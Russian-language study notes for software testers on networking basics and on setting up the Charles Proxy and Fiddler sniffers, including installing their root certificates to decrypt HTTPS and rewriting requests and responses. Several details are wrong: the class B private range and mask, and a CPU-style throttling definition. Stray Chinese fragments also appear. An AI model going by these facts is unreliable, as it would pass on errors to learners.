- Сканер штрих-кода на кассе (доступ к серверу с базой данных товаров)

? DHCP-pool

DHCP-пул – некое пространство IP-адресов – подсеть, из которой будут раздаваться IP-адреса (подсеть должна быть из той же сети, что и IP-адрес на интерфейсе Маршрутизатора/Сервера).

? Curl (Client URL) – отправить запросы на сервер из Командной строки

Curl (Client URL) – это утилита командной строки, которая позволяет выполнять HTTP-запросы с различными параметрами и методами. Вместо того, чтобы переходить к веб-ресурсам в адресной строке браузера, можно использовать командную строку, чтобы получить те же ресурсы, извлечённые в виде текста. Утилита доступна в большинстве систем на основе Unix и предназначена для проверки подключения к URL-адресам. Кроме того команда Curl – отличный инструмент передачи данных. Curl работает на libcurl, которая является бесплатной библиотекой для передачи URL на стороне клиента.

? Как картинка улетает на сервер

Фото → преобразуется в строку Base64 → строка POSTом улетает на сервер → дальше в БД → и хранится там в виде строки.

? Токен / Программный Токен – ключ для доступа к службам, кот выдаётся пользователю после успешной авторизации. Токены предназначены для электронного удостоверения личности (н-р, клиента, получающего доступ к банковскому счёту), при этом они могут использоваться как вместо пароля, так и вместе с ним. В некотором смысле токен – это электронный ключ для доступа к чему-либо.

? Токен – комбинация букв, цифр, символов, генерирующаяся Сервером.

? Откуда система берёт информацию об устройстве клиента

Кроме токена – из юзер-агента.

? Идентификация / Аутентификация / Авторизация

- Идентификация – процесс распознавания пользователя по его идентификатору.
- Аутентификация – процедура проверки подлинности, доказательство, что пользователь именно тот, за кого себя выдаёт.
- Авторизация – предоставление определённых прав

? AJAX, Ajax (Asynchronous JavaScript and XML) – «асинхронный JavaScript и XML» – подход к построению интерактивных пользовательских интерфейсов веб-приложений, заключающийся в «фоновом» обмене данными браузера с веб-сервером. В результате при обновлении данных веб-страница не перезагружается полностью, и веб-приложения становятся быстрее и удобнее.

AJAX – не самостоятельная технология, а концепция использования нескольких смежных технологий. AJAX базируется на двух основных принципах:

- использование технологии динамического обращения к серверу «на лету», без перезагрузки всей страницы полностью, например, с использованием XMLHttpRequest (основной объект);
- использование DHTML для динамического изменения содержания страницы;

В классической модели веб-приложения:

- Пользователь заходит на веб-страницу и нажимает на какой-нибудь её элемент;
- Браузер формирует и отправляет запрос серверу;
- В ответ сервер генерирует совершенно новую веб-страницу и отправляет её браузеру и т. д., после чего браузер полностью перезагружает всю страницу.

При использовании AJAX:

- Пользователь заходит на веб-страницу и нажимает на какой-нибудь её элемент;
- Скрипт (на языке JavaScript) определяет, какая информация необходима для обновления страницы;
- Браузер отправляет соответствующий запрос на сервер;
- Сервер возвращает только ту часть документа, на которую пришёл запрос;
- Скрипт вносит изменения с учётом полученной информации (без полной перезагрузки страницы).

«+» Преимущества:

- Экономия траффика;
- Уменьшение нагрузки на сервер;
- Ускорение реакции интерфейса;
- Возможности для интерактивной разработки;
- Мультимедиа не останавливается.

? Снiffeры – Charles/Fiddler/Wireshark – программы для настройки прокси и отслеживания трафика.

? Есть ли у веб-сервиса API – У веб-сервиса есть API.

? Троттлинг

Пропуск тактов (троттлинг/троттлинг) – механизм пропуска части машинных тактов (циклов) в цифровой электронике с целью синхронизации работы различных компонентов или их защиты, в том числе процессора, от термического повреждения при перегреве.


? Преобразование 2-ичной системы в 10-ричную

$A_2 \rightarrow A_{10}$

$1001 = 9 (?)$	$00100111 = 39 (?)$
1 0 0 1	0 0 1 0 0 1 1 1
\downarrow \downarrow \downarrow \downarrow	\downarrow \downarrow \downarrow \downarrow \downarrow \downarrow \downarrow \downarrow
3 2 1 0	128 64 32 16 8 4 2 1
\downarrow \downarrow \downarrow \downarrow	\downarrow \downarrow \downarrow \downarrow \downarrow \downarrow \downarrow \downarrow
$2^3 \times 1$ $2^2 \times 0$ $2^1 \times 0$ $2^0 \times 1$	0 0 32 0 0 4 2 1
\downarrow \downarrow \downarrow \downarrow	\downarrow \downarrow \downarrow \downarrow \downarrow \downarrow \downarrow \downarrow
8 + 0 + 0 + 1 = 9	0 + 0 + 32 + 0 + 0 + 4 + 2 + 1 = 39

$A_{10} \rightarrow A_2$ – I АЛГОРИТМ (Деление уголком)

$124 = 1111100 (?)$



\downarrow

$00111110 \rightarrow 01111100 \rightarrow 01111100 \rightarrow 1111100$

$A_{10} \rightarrow A_2$ – II АЛГОРИТМ (Сравнение)

$33 = 100001 (?)$

33							
\uparrow							
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0

\downarrow

33							
$\uparrow?$							
128	64	32	16	8	4	2	1

\downarrow

33	33	33–32=1	1	1	1	1	
<	<	>	<	<	<	=	
128	64	32	16	8	4	2	1
\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow
0	0	1	0	0	0	1	

$00100001 = 00100001 = 100001$

? Патч-Корд (Patching Cord)

Коммутационный шнур, коммутационный кабель, сленг патч-корд (patching cord «соединительный шнур») – электрический или оптоволоконный кабель для подключения одного электрического устройства к другому или к пассивному оборудованию передачи сигнала. Может быть любых типов, но не размеров ($L \leq 5\text{м}$), за исключением расширения TSB-75 для открытых офисов. На обоих концах кабеля обязательно присутствуют соответствующие соединяемым устройствам коннекторы.

? Кроссовер (Cross-Over, MDI-X)

Кроссовер (Cross-Over, MDI-X) – разновидность патч-корда витой пары, используемого в компьютерных сетях. Особенностью является перекрёстное (кроссовое) соединение концов кабеля с разъёмами – выполняется условие внешнего кроссирования сигналов приёма и передачи. Применяется для соединения однотипных сетевых устройств: ПК-ПК, свитч-свитч и т. п. Следует заметить, что многие современные устройства автоматически определяют тип патч-корда (прямой или кроссовый) и могут совместно работать на любом из типов кабеля.

? Прямой кабель и Перекрёстный кабель

- Прямой кабель (Straight Through cable) – используется для соединения устройств разных уровней OSI:
 - Соединение «Компьютер – Коммутатор»;
 - Соединение «Коммутатор – Маршрутизатор».
 - Перекрёстный кабель (Cross-Over cable) – используется для соединения устройств одинаковых уровней OSI:
 - Соединение «Компьютер – Компьютер»;
 - Соединение «Коммутатор – Коммутатор»;
 - Соединение «Маршрутизатор – Маршрутизатор».

* Сетевые карты давно научились определять тип кабеля и подстраиваться, поэтому подойдёт как Прямой кабель, так и Перекрёстный.

? Стандарты Прямого кабеля:

- Стандарт А – обжатие, позиция 1/8 – бело-зелёный, 2/8 – зелёный, 3/8 – бело-оранжевый, 6/8 – оранжевый
 - Стандарт В – обжатие, позиция 1/8 – бело- оранжевый, 2/8 – оранжевый, 3/8 – бело- зелёный, 6/8 – зелёный

? Какие бывают коммутаторы

- **Коммутаторы Уровня Доступа** – Коммутаторы 2-го уровня – к ним подключаются компьютеры конечных пользователей, а сами коммутаторы подключаются к Центральному Коммутатору 3-го уровня.
 - **Коммутаторы Уровня Распределения** – Коммутаторы 3-го уровня – к ним подключаются Коммутаторы 2-го уровня – Коммутаторы Уровня Доступа.

? Валидация HTML-документов

validator.w3.org – Самый распространённый инструмент для проверки отдельных страниц на валидность. Этот сайт предлагает три способа проверки:

- по веб-адресу;
 - по локальному файлу;
 - по коду, ведённому в форму.

? Пинг (Ping)

Ping – Пинг – это двусторонний обмен пакетами – утилита для проверки целостности и качества соединений в сетях на основе TCP/IP, а также общедное наименование самого запроса. (Название, происходит от схожести звучания с сигналом сонара гидролокатора).

? Виды IP-адресов:

- Публичный («Белый») IP-адрес;
- Частный («Серый») IP-адреса.

? Публичный («Белый») IP-адрес

- Публичный («Белый») IP-адрес – IP-адрес, который маршрутизируется в Интернет, а значит, доступен в любой точке мира.
- Такие адреса получают у Интернет-Провайдера, а тот, в свою очередь, у своего Интернет-Провайдера или у Регионального Регистратора.
- Доступ в Интернет можно получить только с помощью Белого IP-адреса.
- Сейчас наиболее используемая версия IP – IPv4 – количество адресов ограничено ($\approx 4,3$ млдр.).
- Т.к. адреса не должны повторяться, а количество устройств, подключаемых к сети, очень быстро росло – было принято решение о выделении нескольких диапазонов IP-адресов, которые будут использоваться исключительно в локальных сетях, и НЕ будут иметь доступ к сети Интернет. Адреса из этого диапазона – Частные («Серые») IP-адреса.

? Частный («Серый») IP-адрес

- Частный («Серый») IP-адрес – IP-адрес, который маршрутизируется ТОЛЬКО в Локальной Сети, БЕЗ доступа к Интернет – адрес из специально установленного диапазона IP-адресов, для использования исключительно в Локальных сетях (проблема нехватки IPv4).
- Частные («Серые») IP-адреса могут повторяться.
- Выделено несколько классов Частных («Серых») IP-адресов:
 - Сеть Класса А (≈ 16 млн IP-адресов): 10.0.0.0 – 10.255.255.255 / маска 255.0.0.0
 - Сеть Класса В (≈ 65 тыс IP-адресов): 172.16.0.0 – 172.31.0.0 / маска 255.255.0.0
 - Сеть Класса С (≈ 256 шт IP-адресов): 192.168.0.0 – 192.168.255.255 / маска 255.255.255.0

? Технология NAT, Network Address Translation

Технология NAT, Network Address Translation – Технология Преобразования Сетевых Адресов – служащая для обеспечения доступа в Интернет устройствам с Частными («Серыми») IP-адресами.

? Основные типы NAT

Существует 3 основных типа NAT:

- Static NAT – Статический NAT – преобразование Серого IP-адреса в Белый – используется для обеспечения доступа из Интернет к Локальному Веб-Серверу с Серым IP-адресом, а Белый IP-адрес Локального Веб-Сервера Клиент не знает;
- Dynamic NAT – Динамический NAT – преобразование Серого IP-адреса в один из Белых из специальной группы (почти не используется);
- Overload NAT / PAT, Port Address Translation – Перегруженный NAT – преобразование нескольких Серых IP-адресов в один Белый, используя различные порты, тем самым, обеспечивая все ПК в Локальной сети доступом в Интернет (можно обеспечить доступом в Интернет целый офис, имея один Белый IP-адрес).

? NAT в аспекте безопасности

Ещё одним преимуществом NAT является безопасность, т.к. к Локальным Компьютерам отсутствует доступ из внешней сети.

? Есть ли тело у GET – у GET нет body.

? Различие GET и HEAD

GET – служит для получения информации с ресурса. В ответе на **GET** есть тело.

HEAD – служит для проверки существования ресурса, он полностью аналогичен **GET**, но без возврата тела ответа.

Charles Proxy

? Сниффинг – процесс мониторинга и перехвата всех пакетов, которые проходят через сеть, с помощью специальных инструментов – Снифферов, т.е. возможность отслеживания и изменения запросов и ответов от сервера.

? Снифферы трафика:

- Charles Proxy
- Fiddler
- Wireshark

? Charles


Charles – инструмент для мониторинга HTTP/HTTPS трафика.

Программа работает как прокси-сервер между приложением и сервером этого приложения.

Прокси-сервер – промежуточный сервер – Заменяет IP-адрес пользователя на свой IP-адрес.

? Возможности Charles:

- запись и хранение всех запросов, которые через него проходят;
- возможность редактирования, видоизменения запросов (для моделирования Mock-объектов);
- получение информации об API;
- мониторинг общения Клиента и Сервера – получение дополнительной информации с Сервера и определение как Клиент эту информацию будет воспринимать.



УСТАНОВКА И НАСТРОЙКА:

- Перейти на сайт «<https://www.charlesproxy.com>» → DOWNLOAD → Windows 64 bit
- Запустить установщик → Next → Next → Next
- Запустить Чарльз: C:\Program Files\Charles\Charles.exe
- Появится Оповещение Системы Безопасности Брандмауэра Windows – Разрешить приложению Чарльз доступ к сети → «Разрешить доступ»
- Для работы с протоколом HTTPS нужно установить SSL-сертификат → в Чарльз:
 - Help → SSL Proxing → Install Charles Root Certificate
 - Окно «Сертификат» с сообщением «Нет доверия к этому сертификату...» → «Установить сертификат»
 - Окно «Мастер импорта сертификатов»: Ⓢ Текущий пользователь → «Далее»
 - Окно «Мастер импорта сертификатов»: Ⓢ Поместить все сертификаты в следующее хранилище → «Обзор»
 - Доверенные корневые центры сертификации → «OK»
 - Окно «Мастер импорта сертификатов»: «Далее» → «Готово»
 - Предупреждение системы безопасности, о согласии установить сертификат, представляющий Чарльз Proxy: «Да»
 - Окно «Мастер импорта сертификатов»: Импорт успешно выполнен → «OK»
 - Окно «Сертификат»: «OK»
- Теперь при запросах в браузере – в Чарльзе, в секции «Structure», будут отображаться все эти запросы
- Чтобы постоянно не включать Прокси при запуске Чарльза:
 - Тег «Proxy» → SSL Proxing Settings
 - Окно «SSL Proxing Settings»: Тег «SSL Proxing» → «Add» (в левой части, секция «Include»)
 - Окно «Edit Location»:
 - Host: * (применять SSL для всех ресурсов)
 - Port: (оставить пустым)
 - Окно «SSL Proxing Settings»: Тег «SSL Proxing», в левой части, секция «Include»: * → «OK»

НАСТРОЙКА НА МОБИЛЬНОМ (ANDROID):

НА КОМПЬЮТЕРЕ (Сертификат SSL):

- Скачать и установить сертификат SSL (для установки на мобильный)
- Перейти на URL: <http://www.charlesproxy.com/getssl/>
- Скачивание начнётся автоматически
- В скачанном файле изменить расширение с «рэм» на «сер»
- Отправить сертификат себе на почту

НА МОБИЛЬНОМ (Сертификат SSL):

- Настройки
- Биометрия и безопасность
- Другие параметры безопасности
- Установить из памяти
- Сертификат CA
- Download
- charles-proxy-ssl-proxying-certificate.cer
- Проверка: открыть браузер и зайти на какой-либо сайт
- Готово
- Укажите имя сертификата: [Charles](#) «OK»

НА МОБИЛЬНОМ:

- Настройки → «Wi-Fi» → (своя сеть) → Настройки → Дополнительно → Прокси-сервер:
 - Выбрать: Вручную
 - Имя узла прокси: ([свой IP-адрес](#)) (Charles → Help → Local IP Addresses)
 - Порт: [8888](#)
 - «Сохранить»

НА КОМПЬЮТЕРЕ В ЧАРЛЬЗ:

- Появляется окно «Connection from (IP-адрес)» – «Можно ли использовать данное соединение?» → «Allow»

НА МОБИЛЬНОМ:

- Для проверки зайти на какой-либо сайт, например, [yahoo.com](#)

НА КОМПЬЮТЕРЕ В ЧАРЛЬЗ:

- Проверить, что логи снимаются для [yahoo.com](#)

ОБЗОР:

- Сделать запросы в браузере к разным ресурсам
- В Чарльзе, в секции «Structure», будут отображаться все эти запросы
- Можно выбрать интересующий ресурс: правый клик по ресурсу → Focus – будет показываться информация только по этому ресурсу в фокусе, например: <https://www.youtube.com>
- Если открыть этот ресурс, [+] <https://www.youtube.com>, то из-за шифрования (https) будут показаны запросы маркированные как <unknown>, и эти запросы нельзя просмотреть
- Нужно разрешить использование SSL Proxy: правый клик на [+] <https://www.youtube.com> → Enable SSL Proxing
- Обновить страницу в браузере
- Теперь в Чарльзе, в секции «Structure» появится новая вкладка [+] <https://www.youtube.com>, содержащая запросы, которые можно просмотреть:
 - [–] <https://www.youtube.com>
 - [–] youtubei
 - [–] v1
 - log_event?alt=json&key=AlzaSyAO_FJ2SlqU8Q4STEHLGCilw_...
 - log_event?alt=json&key=AlzaSyAO_FJ2SlqU8Q4STEHLGCilw_...

[–] api

[–] stats

oe&fmt=244&afmt=251&cpr=ML...

watchtime&ns=yt&el=detailpage&...

- В правой части окна можно просмотреть информацию по выбранному запросу:

- из вкладок в правой части: «Overview» «Contents» «Summary» «Chart» «Notes»

- выбрать «Contents»

- и просматривать информацию об этом запросе, переключаясь между подвкладками: «Headers» «QueryString» «Cookies» «Authentication» «Text» «Hex» «JavaScript» «JSON» «JSON Text» «Raw»

- В левой части во вкладке «Structure» находится краткая информация о запросах в виде дерева.
- Определённый запрос можно выбрать, кликнув по нему
- В правой части находится табы:
 - «Overview» – общая информация об определённом запросе
 - «Summary» – итог того, что было отправлено, какие статус-коды были получены
 - «Chart» – Временная Диаграмма – когда начался и когда закончился запрос (запрос/задержка/ответ)
- В левой части во вкладке «Sequence» находится более детальная информация о запросах в виде таблицы:
 - «Code» – Статус-код
 - «Method» – Метод (GET/POST/...) – Действительно ли запрос использует нужный метод
 - «Host» – Хост, к которому происходит обращение – Если запрос отправляется с Клиента, уходит ли он на целевой URL, прописанный в требованиях и документации
 - «Path» – Путь – Посмотреть нет ли дублирующих запросов (которые увеличивают время)
 - «Start» – Время запроса
 - «Duration» – Продолжительность – Можно сравнить время на обработку запроса
 - «Size» – Размер данных
 - «Status» – Complete/Failed/Waiting/Receiving request/...
 - «Info» – Информация
 - * Правый клик на названии столбца – можно добавить другие поля из дроп-листа.
- В средней части если отметить Focused, то отобразятся только запросы сфокусированные в табе «Structure»
- В нижней части находится табы:
 - «Overview»
 - «Contents»
 - «Summary»
 - «Chart»
 - «Notes»

ПЕРЕНАПРАВЛЕНИЕ ЗАПРОСОВ С ОДНОГО URL НА ДРУГОЙ:

Например, юзер заходит на Google, но его перенаправляет на Yahoo

- Тэг «Tools» → Map Remote...
- Окно «Map Remote Settings»: Enable Map Remote → «Add»
- Окно «Edit Mapping»:
 - верхняя секция «Map From» (откуда идёт переадресация):
 - Host: <https://www.google.com/> (копировать-вставить)
 - На клавиатуре нажать «Tab» → произойдёт автоматический парсинг – нужные поля заполняются необходимым образом:
Protocol: https
Host: www.google.com
Path: /
 - ИЛИ вбить вручную
 - нижняя секция «Map To» (куда идёт переадресация):
 - Host: <https://www.yahoo.com/> (копировать-вставить)
 - На клавиатуре нажать «Tab» → произойдёт автоматический парсинг – нужные поля заполняются необходимым образом:
Protocol: https
Host: www.yahoo.com
Path: /
 - ИЛИ вбить вручную
 - «OK»

В БРАУЗЕРЕ:

- Набрать google.com → «Enter» → Произойдёт автоматическая переадресация на [https://www.yahoo.com/](http://www.yahoo.com)
- Чтобы снять режим «Map Remote» – снять чекбокс во вкладке «Tools»: Enable Map Remote

ПЕРЕЗАПИСЬ URL (АНАЛОГИЧНО ПЕРЕАДРЕСАЦИИ):

Это своего рода подмена, создание Mock-объекта. Чтобы знать: на что именно подменять – надо обратиться к документации (или разработчикам). Подменить можно: запросы, ответы, URL, параметры, заголовки и т.д.

- Тэг «Tools» → Rewrite...
- Окно «Rewrite Settings»: Enable Rewrite → «Add»
 - Добавиться новое правило по перезаписи с чекбоксом: Untitled Set
 - Правило можно тут же переименовать: Name: [Test1](#)
 - Верхняя Секция (с «Location») → «Add»
 - Окно «Edit Location»:
Host: <https://www.google.com/> (копировать-вставить)
На клавиатуре нажать «Tab» → произойдёт автоматический парсинг – нужные поля заполнятся необходимым образом:
Protocol: <https>
Host: www.google.com
Path: /
ИЛИ вбить вручную
 - «OK»
 - В поле «Location» появится объект для подмены с чекбоксом: <https://www.google.com/>
 - Добавить то, что нужно подменить – Нижняя Секция (с «Type» и «Action») → «Add»
 - Окно «Rewrite Rule»:
Type: (выбрать из дроп-листа) Add Header/Modify Header/Remove Header/Host/Path/[URL](#)...
Секция «Match» – то, что будет заменяться; если оставить пустым – заменится всё
Name: (неактивно при типе «URL»)
Value: <https://www.google.com/>
Секция «Replace» – то, что будет производиться подмена
Name: (неактивно при типе «URL»)
Value: <https://www.yahoo.com/>
○ Replace first Replace all (в каких случаях производить замену – для «URL» неважно)
 - «OK»
 - «OK»

В БРАУЗЕРЕ:

- Набрать [google.com](http://www.google.com) → «Enter» → Произойдёт автоматическая переадресация на [https://www.yahoo.com/](http://www.yahoo.com)
- Чтобы снять режим «Rewrite» – снять чекбокс во вкладке «Tools»: Rewrite

ПЕРЕЗАПИСЬ СТАТУС-КОДА:

- Тэг «Tools» → Rewrite...
- Окно «Rewrite Settings»: снять чекбокс [Test1](#)
- Окно «Rewrite Settings»: Enable Rewrite → «Add»
 - Добавиться новое правило по перезаписи с чекбоксом: Untitled Set
 - Правило можно тут же переименовать: Name: [Test2](#)
 - Верхняя Секция (с «Location») → «Add»
 - Окно «Edit Location»:
Host: <http://www.bugred.ru/>
 - «OK»
 - В поле «Location» появится объект для подмены с чекбоксом: <http://www.bugred.ru/>
 - Добавить то, что нужно подменить – Нижняя Секция (с «Type» и «Action») → «Add»
 - Окно «Rewrite Rule»:
Type: [Response Status](#)
Секция «Match» – то, что будет заменяться; если оставить пустым – заменится всё
Name: (неактивно при типе «Response Status»)
Value: [200 OK](#) (相伴的 – 空白的)
 - Секция «Replace» – то, что будет производиться подмена
Name: (неактивно при типе «Response Status»)
Value: [500 Unknown Server Error](#) (相伴的 – 空白的)
 - Replace first Replace all (в каких случаях производить замену)
 - «OK»

В БРАУЗЕРЕ: на Клиенте (в браузере на сайте <http://www.bugred.ru/>) обновить страницу – ничего не поменялось.

В ЧАРЛЬЗЕ: у ответа на запрос к <http://www.bugred.ru/> вместо 200-го будет 500-ый статус код.

ЗАПРЕТ НА ДОСТУП К РЕСУРСУ:

Подобно результату при 403-ей клиентской ошибке можно блокировать доступ к ресурсу.

- Тэг «Tools» → Block List...
- Окно «Block List Settings»:
 - ☐ Enable Block List
 - Blocking action: Drop connection / [Return 403 response](#)
 - Секция (с «Location») → «Add»
 - Окно «Edit Location»:
 - Host: <http://users.bugred.ru/>
 - «OK»
 - В поле «Location» появится объект для блокировки с чекбоксом: ☑ <http://users.bugred.ru/>
 - «OK»

В БРАУЗЕРЕ:

- Набрать bugred.ru → «Enter» → Charles Error Report: Access Forbidden

В ЧАРЛЬЗЕ:

- У запроса к <http://www.bugred.ru/> будет 403-ий статус код.

ЗАПРЕТ НА ДОСТУПЫ К РЕСУРСУ, КРОМЕ:

Списка Разрешений (Allow List...) – инверсия Списка Блокировки (Block List...). Доступ будет предоставляться только к тем ресурсам, которые будут указаны в «Allow List». Все остальные ресурсы будут блокироваться, (как будто в «Block List» добавили все сайты Интернета).

- Тэг «Tools» → Allow List...
- Окно «Allow List Settings»:
 - ☐ Enable Allow List
 - Blocking action: Drop connection / [Return 403 response](#)
 - Секция (с «Location») → «Add»
 - Окно «Edit Location»:
 - Host: <http://users.bugred.ru/>
 - «OK»
 - В поле «Location» появится объект для разрешения с чекбоксом: ☑ <http://users.bugred.ru/>
 - «OK»

В БРАУЗЕРЕ:

- Набрать bugred.ru → «Enter» → переход на сайт «<http://www.bugred.ru/>»
- Набрать ЛЮБОЙ другой URL → «Enter» → Charles Error Report: Access Forbidden

В ЧАРЛЬЗЕ:

- У ЛЮБОЙ запроса, кроме URL из «Allow List», будет 403-ий статус код.

ПОДМЕНА ОТВЕТА СЕРВЕРА В ЦЕЛОМ:

Например, у заказчика не загружается картинка на ресурс. Надо воспроизвести этот баг. У заказчика берётся именно эта картинка, и производится попытка загрузить её на ресурс, чтобы посмотреть в чём именно ошибка, где не работает логика (проблему может вызывать не обязательно графический файл, но и JSON, XML, и т.д.). Для этого может понадобиться подмена Сервера в целом.

- Тэг «Tools» → Map Local...
- Окно «Map Local Settings»: ☑ Enable Map Local → «Add»
 - Окно «Edit Mapping»:
 - верхняя секция «Map From» (откуда идёт переадресация):
 - Host: <https://www.google.com/>
 - нижняя секция «Map To» (файл, которым надо заменить вышеуказанный ресурс):
 - Local path: <F:\Pictures\picture.jpg> «Choose» (выбрать нужный тип файла, например, picture.jpg)
 - «OK»

В БРАУЗЕРЕ:

- Набрать google.com → «Enter» → Вместо ресурса Гугл отобразиться картинка picture.jpg.

В ЧАРЛЬЗЕ:

- Можно производить анализ, что и где пошло не так.

* Подобную замену можно произвести и через «Rewrite» – в объекте замены нужно выставить «Body», и указать: что надо заменить и на что именно заменять.

ТРОТТИНГ:

В Чарльз можно производить троттлинг – намеренно замедлять скорость работы сети, чтобы посмотреть, как сайт работает при медленном Интернете.

- Тэг «Proxy» → Throttle Settings...
- Окно «Throttle Settings»: Enable Throttling → Установить для какого именно хоста (или всех хостов) симулировать медленную скорость сети и другие параметры относительно скорости → «OK»
- Запустить Троттлинг: Тэг «Proxy» → Start Throttling ИЛИ включить пиктограмму «Черепаха»
- Остановить Троттлинг: Тэг «Proxy» → Stop Throttling ИЛИ выключить пиктограмму «Черепаха»

ТОЧКИ ПЕРЕХВАТА / БРЕЙКПОИНТЫ:

Запрос или ответ можно остановить в определённых указанных точках (Breakpoints), видоизменить и направить дальше по назначению.

- Тэг «Proxy» → Breakpoint Settings...
- Окно «Breakpoint Settings»: Enable Breakpoint → «Add»
 - Окно «Edit Breakpoint»:
 - Scheme: [GET](#) (метод – выбрать: GET/POST)
 - Protocol: [http](#)
 - Host: users.bugred.ru
 - Port: (BLANK)
 - Path: [/](#)
 - Query: (BLANK)
 - Request Response (выбрать точку разрыва соединения: при Запросе, при Ответе, или и то, и то) «OK»
- «OK»

В БРАУЗЕРЕ:

- Набрать users.bugred.ru → «Enter» → Вместо сайта откроется окно Чарльза «Breakpoints»

В ЧАРЛЬЗЕ:

- Окно «Breakpoints» – перехваченный запрос к ресурсу «users.bugred.ru», который можно:
 - Просмотреть – тег «Overview» / Видоизменить – тег «[Edit Request](#)» (выбрать)
 - Внизу теги – что именно изменить: «URL», «[Headers](#)» (выбрать), «Cookies», «Text»
 - В поле с перечисленными Заголовками и Значениями (в текстовом виде) можно их добавлять, изменять, удалять (просто меняя текст в поле): н-р добавить новый заголовок – ввести: [Test: test](#)
 - «Execute»
- Окно «Breakpoints» – теперь перехватился уже ответ от ресурса «users.bugred.ru», в котором есть теги:
 - «Overview» (Обзор) / «Request» (Просмотреть запрос) / «[Edit Response](#)» (выбрать) (Править ответ)
 - Внизу теги – что именно изменить: «[Headers](#)» (выбрать), «Text», «HTML»
 - В поле с перечисленными Заголовками и Значениями (в текстовом виде) можно их добавлять, изменять, удалять (просто меняя текст в поле): н-р изменить заголовок «Version Status» – ввести: [200 OK 500 Oooops](#)
 - «Execute»
- Среди Запросов и Ответов в Чарльзе найти последние запрос-ответ на сайт «users.bugred.ru»:
 - В Запросе будет лишний заголовок «Test» со значением «test»
 - В Ответе будет статус-код с сообщением: «500 Oooops» (вместо «200 OK»)
- Для остановки/запуска настроенных брейкпойнтов можно использовать пиктограмму «»

Fiddler

? Сниффинг – процесс мониторинга и перехвата всех пакетов, которые проходят через сеть, с помощью специальных инструментов – Снифферов, т.е. возможность отслеживания и изменения запросов и ответов от сервера.

? Снифферы трафика:

- Charles Proxy
- Fiddler
- Wireshark

? Fiddler

Fiddler – инструмент для мониторинга HTTP/HTTPS трафика.


Программа работает как прокси-сервер между приложением и сервером этого приложения.

Прокси-сервер – промежуточный сервер – Заменяет IP-адрес пользователя на свой IP-адрес.

Fiddler – бесплатный аналог Charles.

? Возможности Fiddler:

- запись и хранение всех запросов, которые через него проходят;
- возможность редактирования, видоизменения запросов (для моделирования Mock-объектов);
- получение информации об API;
- мониторинг общения Клиента и Сервера – получение дополнительной информации с Сервера и определение как Клиент эту информацию будет воспринимать.



УСТАНОВКА И НАСТРОЙКА:

WINDOWS:

- Перейти на сайт «<https://www.telerik.com/fiddler>» → слева вверху «Telerik Fiddler» → Fiddler Classic
- «Download Now» → заполнить краткую регистрационную форму → «Download for Windows»
- Загрузится установщик «FiddlerSetup.exe» → запустить его → установить Fiddler (просто, по классике)
- Запустить Fiddler Classic
- Для перехвата не только HTTP, но и HTTPS, нужно установить сертификат безопасности.

FIDDLER:

- Тэг «Tools» → Options
- Окно «Options»: Тэг «HTTPS» → Decrypt HTTPS Traffic
- Появится диалоговое окно, об автоматической генерации сертификата → «Yes»
- Появятся несколько информационных и диалоговых окон от Windows и Fiddler о доверии к сертификату
- «OK» → «OK» → «OK»

WINDOWS:

- После закрытия приложения Fiddler может пропасть Интернет, т.к. Fiddler запускает (но не останавливает) использование прокси.
- Для восстановления работы Интернета:
 - Запустить командную строку от имени администратора (Win+X)
 - CLI: >inetcpl.cpl
 - Okno «Свойства: Интернет»: Тэг «Подключения» → «Настройка Сети» → Использовать прокси...

FIDDLER:

- Отключить/включить перехват трафика: Тэг «File» → «Capture Traffic» / F12 / (внизу слева) «Capturing»

НАСТРОЙКА НА МОБИЛЬНОМ (ANDROID):

FIDDLER:

- Тэг «Tools» → Options
- Окно «Options»: Тэг «Connections» → Allow remote computers to connect
 - Информационное окно «Enabling Remote Access»: «OK»
- «OK»

WINDOWS (Сертификат SSL):

- Скачать и установить сертификат SSL (для установки на мобильный)
- Ссылка: «<http://ipv4.fiddler:8888/>» (в Fiddler должен быть включён Capturing, а то ссылка не сработает)
- Ссылка: «[FiddlerRoot certificate](#)»
- Скачивание начнётся автоматически, загрузится SSL-сертификат «FiddlerRoot.cer»
- Отправить сертификат себе на почту

НА МОБИЛЬНОМ (Сертификат SSL):

- Настройки
- Биометрия и безопасность
- Другие параметры безопасности
- Установить из памяти
- Сертификат CA
- Download
- FiddlerRoot.cer
- Готово
- Вернуться назад «<>»
- Сертификат Wi-Fi
- Download
- FiddlerRoot.cer
- Укажите имя сертификата: [Fiddler](#) «OK»

НА МОБИЛЬНОМ:

- Настройки → «Wi-Fi» → (своя сеть) → Настройки → Дополнительно → Прокси-сервер:
 - Выбрать: Вручную
 - Имя узла прокси: [\(свой IP-адрес\)](#) (Fiddler → (вверху справа, навести) Connection)
 - Порт: [8888](#)
 - «Сохранить»

